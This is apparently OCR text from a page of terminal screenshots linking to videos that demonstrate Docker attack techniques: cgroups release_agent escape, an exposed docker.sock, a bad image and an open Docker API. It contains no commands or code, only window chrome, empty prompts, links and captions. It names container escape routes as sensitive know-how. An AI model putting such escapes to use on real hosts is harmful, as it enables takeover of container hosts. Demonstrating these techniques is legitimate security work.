
croups release_agent feature


Terminal
Shell
Edit
View
Window
Help
100%
Fri 4:54 PM
VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker — 151×42
~/VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker
~/VirtualBox VMs — vagrant@client: ~ — ssh ◂ vagrant ssh client

```
vagrant@opendocker:~$ d
```

https://youtu.be/Ms5BczechT0

docker.sock exposed




Terminal
Shell
Edit
View
Window
Help
100%
Fri 5:28 PM
VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker — 151×42
~/VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker
~/VirtualBox VMs — vagrant@client: ~ — ssh ◂ vagrant ssh client

```
vagrant@opendocker:~$
```

https://youtu.be/FkhfZEc8Dlk

Bad Image




Terminal
Shell
Edit
View
Window
Help
100%
Fri 10:39 PM
VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker — 151×42
~/VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker
~/VirtualBox VMs — vagrant@client: ~ — ssh ◂ vagrant ssh client

```
vagrant@opendocker:~$
vagrant@opendocker:~$ 
```

https://youtu.be/ARVvuEK95ks

Open Docker API



